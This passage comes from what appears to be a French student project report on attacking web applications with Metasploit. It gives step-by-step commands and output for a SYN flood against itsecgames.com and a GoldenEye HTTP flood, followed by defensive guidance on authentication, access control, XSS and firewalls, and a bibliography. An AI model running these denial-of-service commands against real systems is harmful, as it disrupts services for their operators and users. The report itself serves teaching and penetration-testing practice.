Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use auxiliary/do
```

Ensuite, utilisez l'auxiliaire « auxiliary/dos/tcp/synflood » en tapant la commande suivante. C'est un type d'attaque DoS qui permet d'envoyer une énorme quantité de Sync pour consommer toutes les ressources du système cible.

Une fois l'auxiliaire chargé, le type affiche les options pour répertorier toutes les options avec l'auxiliaire. On peut définir les paramètres selon notre convenance.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):



| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                                                          |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)                                            |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port                                                                    |
| SHOST     |                 | no       | The spoofable source address (else randomizes)                                     |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                     |
| SPORT     |                 | no       | The source port (else randomizes)                                                  |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                         |


```

On utilise le ping pour reconnaître l'adresse IP du serveur cible comme suit :

```
(kali@kali)-[~]
$ ping www.itsecgames.com
PING itsecgames.com (31.3.96.40) 56(84) bytes of data.
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=1 ttl=63 time=16.8 ms
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=2 ttl=63 time=17.2 ms
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=3 ttl=63 time=17.3 ms
^C
--- itsecgames.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
```

Ensuite, on doit configurer RHOST qui est l'adresse IP cible .

Ensuite, pour lancer l'attaque, on tape simplement exploit, afin que l'inondation de synchronisation démarre.

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 31.3.96.40
RHOSTS => 31.3.96.40
msf6 auxiliary(dos/tcp/synflood) > ex
exit      exploit
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 31.3.96.40

[*] SYN flooding 31.3.96.40:80 ...
```

Nous avons placé Wireshark pour montrer combien de paquets qui passent.

Un très grand nombre de paquets environ 127252 paquets capturés dans les minutes qui suivent le lancement de l'attaque.

Capturing from any						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
19	0.508498281	:::1	:::1	TCP	553	5432 → 53590 [PSH, ACK] Seq=441 Ack=321 Win=
20	0.552951132	:::1	:::1	TCP	88	53590 → 5432 [ACK] Seq=321 Ack=906 Win=509 Len=0
21	1.153171474	59.141.23.9	31.3.96.40	TCP	56	30208 → 80 [SYN] Seq=0 Win=1188 Len=0
22	1.153596456	59.141.23.9	31.3.96.40	TCP	56	31895 → 80 [SYN] Seq=0 Win=1843 Len=0
23	1.153862178	59.141.23.9	31.3.96.40	TCP	56	28989 → 80 [SYN] Seq=0 Win=4055 Len=0
24	1.154139270	59.141.23.9	31.3.96.40	TCP	56	1176 → 80 [SYN] Seq=0 Win=839 Len=0
25	1.154397961	59.141.23.9	31.3.96.40	TCP	56	36814 → 80 [SYN] Seq=0 Win=1221 Len=0
26	1.154664398	59.141.23.9	31.3.96.40	TCP	56	28480 → 80 [SYN] Seq=0 Win=1455 Len=0
27	1.154938933	59.141.23.9	31.3.96.40	TCP	56	32637 → 80 [SYN] Seq=0 Win=145 Len=0
28	1.155179235	59.141.23.9	31.3.96.40	TCP	56	3455 → 80 [SYN] Seq=0 Win=3931 Len=0
29	1.155447574	59.141.23.9	31.3.96.40	TCP	56	25522 → 80 [SYN] Seq=0 Win=3953 Len=0
30	1.155746667	59.141.23.9	31.3.96.40	TCP	56	10783 → 80 [SYN] Seq=0 Win=1528 Len=0

Voici la composition de l'un des paquets :

```

> Frame 24: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 59.141.23.9, Dst: 31.3.96.40
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0xcdbc (52668)
  > Flags: 0x00
    Fragment Offset: 0
    Time to Live: 240
    Protocol: TCP (6)
    Header Checksum: 0x2b52 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 59.141.23.9
    Destination Address: 31.3.96.40
> Transmission Control Protocol, Src Port: 1176, Dst Port: 80, Seq: 0, Len: 0
  Source Port: 1176
  Destination Port: 80
  [Stream index: 4]
  [TCP Segment Len: 0]
  Sequence Number: 0 (relative sequence number)
  Sequence Number (raw): 1721483466
  [Next Sequence Number: 1 (relative sequence number)]
  Acknowledgment Number: 0
  Acknowledgment number (raw): 0
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x002 (SYN)
    Window: 839
    [Calculated window size: 839]
    Checksum: 0xae8c [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  [Timestamp]

```

Attaques DOS avec Goldeneye :

Goldeneye est un outil gratuit et Open source disponible sur GitHub. Nous pouvons effectuer une attaque par déni de service à l'aide de cet outil.

C'est un framework écrit en .NET Core. Cet outil fournit de nombreuses classes de base et extensions à utiliser avec votre travail quotidien. Cet outil permet à une seule machine de supprimer le serveur Web d'une autre machine, elle utilise un trafic HTTP parfaitement légitime.

Il établit une connexion TCP complète et ne nécessite que quelques centaines de requêtes à long terme et à intervalles réguliers. Par conséquent, l'outil n'a pas besoin d'utiliser beaucoup de trafic pour épuiser les connexions disponibles sur un serveur.

Sur notre machine Kali on clone le repository suivant :

```
(kali@kali)-[~]
$ git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye' ...
fatal: unable to access 'https://github.com/jseidl/GoldenEye.git/': Could not resolve host: github.com

(kali@kali)-[~]
$ git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye' ...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 0 (delta 0), pack-reused 99
Receiving objects: 100% (102/102), 121.60 KiB | 2.17 MiB/s, done.
Resolving deltas: 100% (36/36), done.
```

Puis on accède au répertoire Goldeneye.

On effectue une attaque DDoS sur le serveur cible par la commande suivante :

```
(kali@kali)-[~]
$ cd GoldenEye
(kali@kali)-[~/GoldenEye]
$ ls
goldeneye.py  README.md  res  util

(kali@kali)-[~/GoldenEye]
$ ./goldeneye.py http://itsecgames.com -s 1000

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 1000 connections each. Hit CTRL+C to cancel.
```

6 Comment sécuriser une application web?

Comme nous avons vu auparavant, la sécurité c'est l'ensemble des moyens (techniques, organisationnels, humains, légaux) pour minimiser la surface d'exposition d'une application ou d'un système contre les menaces :

- Passives : qui visent à écouter ou copier des informations sans les modifier.
 - Actives : qui consistent à modifier des informations ou le bon fonctionnement d'un service.
- L'objectif de sécuriser les applications web est réduire la surface que l'application ou du système soit exposé aux vulnérabilités.
- Le risque zéro n'existe pas. Éviter tous les risques n'est pas possible.
- Sécuriser une application est sécuriser les accès et protéger les données qui communiquent avec l'extérieur.

Nous pourrions résumer la sécurisation des applications dans 6 aspects principaux :

- * L'authentification

- * Le contrôle d'accès
- * L'intégrité des données
- * La confidentialité des données
- * La non-répudiation
- * La protection contre l'analyse du trafic

L'authentification

Il consiste à lier une identité à une entité donnée d'un système, grâce à une caractéristique discriminante.

Elle s'applique à l'utilisateur, à l'émetteur d'un message ou à l'auteur d'un document.

On retrouve plusieurs approches d'authentification possibles :

authentification par identifiant et mot de passe, authentification par certificat, authentification par carte, authentification multimodale qui associent plusieurs des méthodes précédentes.

Les problèmes potentiels gérés par l'authentification sont nombreux :

* Dé-personnification : Comment s'assure-t-on que notre utilisateur est bien la personne qu'il prétend être ?

* Re-jeu : Comment lutter contre l'espionnage, la capture et la réutilisation des mots de passe ?

* Rebond : Comment lutter contre l'espionnage, la capture et la réutilisation des mots de passe dans une autre partie du système ou sur autre application par exemple ?

* Altération des messages entre les différents acteurs du système : Comment s'assure-t-on que personne ne s'approprie une signature illégalement ?

* Transférabilité du mot de passe : comment lutter contre les comportements du type : « Tiens, voilà mon mot de passe » ?

En pratique :

- Utiliser SSL
- Vérifiez si toutes les identités et informations d'identification des utilisateurs sont stockées sous une forme hachée.
- Ne soumettez jamais de données de session dans le cadre d'un GET, POST

Le contrôle d'accès

Après l'authentification, l'utilisateur souhaite accéder à des fonctionnalités offertes par l'application. Au préalable, il faut contrôler s'il a le droit d'y accéder.

Il faut assurer la liaison de la ressource (une base de données par exemple) avec des droits d'accès à cette ressource et une entité.

Pour gérer cette problématique, on attribue souvent à l'utilisateur un rôle (utilisateur, éditeur, administrateur par exemple) qui va lui octroyer des privilèges sur des ressources manipulées par l'application.

En pratique :

- Effectuer des contrôles de contrôle d'accès
- Éviter les identifiants non sécurisés pour éviter de deviner
- Fournir un délai d'expiration de session
- Limiter les autorisations de fichiers aux utilisateurs autorisés.

L'intégrité

Il s'agit ici de prévenir l'altération volontaire (malintentionnée) ou accidentelle, d'une donnée ou des services d'un système. Elle s'applique à la phase de communication entre composants, au flux, au stockage des données (altérations de contenu) et au système (détection d'intrusion).

Les moyens technologiques principaux pour y parvenir sont le calcul d'une signature unique et caractéristique d'une ressource. Les fonctions de hachage ou le calcul de sommes de contrôle peuvent être utiles dans ce contexte.

La confidentialité des données

La confidentialité des données doit être assurée lors d'échange de données sensibles (mot de passe, données bancaires ou médicales.) Il s'agit de garantir que des données acquises illégalement soient inutilisables.

Au-delà des mesures organisationnelles que l'on peut mettre en œuvre (marquage, gestion particulière), les moyens technologiques principaux pour mettre la confidentialité en œuvre reposent sur des mécanismes de chiffrement qui permettent de protéger l'échange et le stockage des données.

La non-répudiation

Cette fonction consiste à s'assurer que l'envoi et la réception d'un message sont incontestables. En d'autres termes, l'émetteur ou le récepteur d'une donnée ne doit pas être en mesure de nier son implication en cas de litige. Le moyen technologique repose sur les certificats.

Cette mesure est particulièrement complexe à mettre en œuvre, car il est difficile de remettre en cause la bonne foi d'une personne prétextant qu'elle s'est fait dérober son identité.

Protection contre l'analyse du trafic

La sécurité des communications repose sur des mécanismes déjà abordés : mécanisme d'authentification, de chiffrement et de hachage. L'exemple le plus emblématique est l'utilisation des protocoles SSL (Secure Socket Layer) et TLS (Transport Layer Security) dans les échanges sur le Web grâce au protocole HTTPS.

Quelques bonnes pratiques à adopter

ATTAQUES XSS

- Valider tous les en-têtes, chaînes de requête, champs de formulaire et champs masqués.
- Utiliser des outils de test pour rechercher des trous XSS. Utiliser WAF
- Convertir tous les caractères non alphanumériques en entités de caractères HTML avant d'afficher l'entrée utilisateur dans les moteurs de recherche et les forums.
- Ne faites pas confiance aux sites avec HTTPS en ce qui concerne XSS
- Déployer une infrastructure à clé publique (PKI) pour l'authentification des scripts.

DESERIALISATION INSÉCURISÉE

- Valider l'entrée non approuvée qui doit être des données sérialisées ne contient que des classes approuvées.
- Les développeurs doivent réorganiser leurs applications.
- Protéger les données sensibles lors de la sérialisation
- Filtrer les données série non fiables.

ATTAQUE DES SERVICES WEB :

- Configurer les autorisations de contrôle d'accès WSDL pour accorder ou refuser l'accès à tout type de messages SOAP basés sur WSDL.
- Utiliser des informations d'authentification centrées sur le document qui utilisent SAML
- Déployer des pare-feu compatibles avec les services Web et capables de filtrer au niveau SOAP et ISAPI
- Configurer les pare-feu / systèmes IDS pour une anomalie des services Web et la détection de signature.

Pare-feu d'application Web (WAF) :

- DotDEFENDER, IBM SECURITY APPSCAN, RADWARE'S APPWALL, SERVERDEFENDER VP, BARRACUDA WAF.

7 Conclusion générale

Notre projet consistait à la réalisation des attaques web sur une application web vulnérables en utilisant l'outil Metasploit.

Ce projet nous a été une occasion précieuse pour se familiariser avec la pratique de la cybersécurité, sur le plan professionnel, il nous a permis de mettre en œuvre les connaissances et les compétences acquises tout au long de notre formation et d'assumer la responsabilité qui nous a été confiée.

Et sur le niveau personnel, cette expérience a aiguisé nos capacités du travail en équipe dans ces conditions loin de l'ordinaire et a surtout fortifié notre motivation, détermination et notre ambition de suivre une carrière dans le domaine cybersécurité.

8 Bibliographie :

Les attaques web :

<https://techno-skills.com/securite/cyber-securite-ethical-hacking/piratage-dapplications-web/>

Pen testing :

<https://www.imperva.com/learn/application-security/penetration-testing/>

<https://www.coresecurity.com/penetration-testing>

<https://atomrace.com/phases-dun-piratage-informatique-kill-chain/>

Metasploit :

<https://dl.packetstormsecurity.net/papers/attack/hack-websites-with-metasploit.pdf>

<https://www.funinformatique.com/cours/cest-quoi-metasploit-et-comment-bien-lutiliser/>

Hacking, sécurité et tests d'intrusion avec Metasploit :

<http://tony3d3.free.fr/files/Hacking,-securite-et-tests-dintrusion-avec-Metasploit.pdf>

Quelques attaques sur des sites web :

<https://www.hackers-arise.com/post/2019/05/06/metasploit-basics-for-hackers-part-26-web-delivery-with-linuxunixosx>

Metasploit WMAP Web Attack and Exploitation (darkoperator.com)

Comment sécuriser une application web :

<https://www.kondah.com/guide-de-bonnes-pratiques-en-securite-des-applications-web-net/>

Des sites vulnérables :

<https://securitytrails.com/blog/vulnerable-websites-for-penetration-testing>

<https://www.mackage.com/eu/fr/craftsmanship> <http://itsecgames.com/>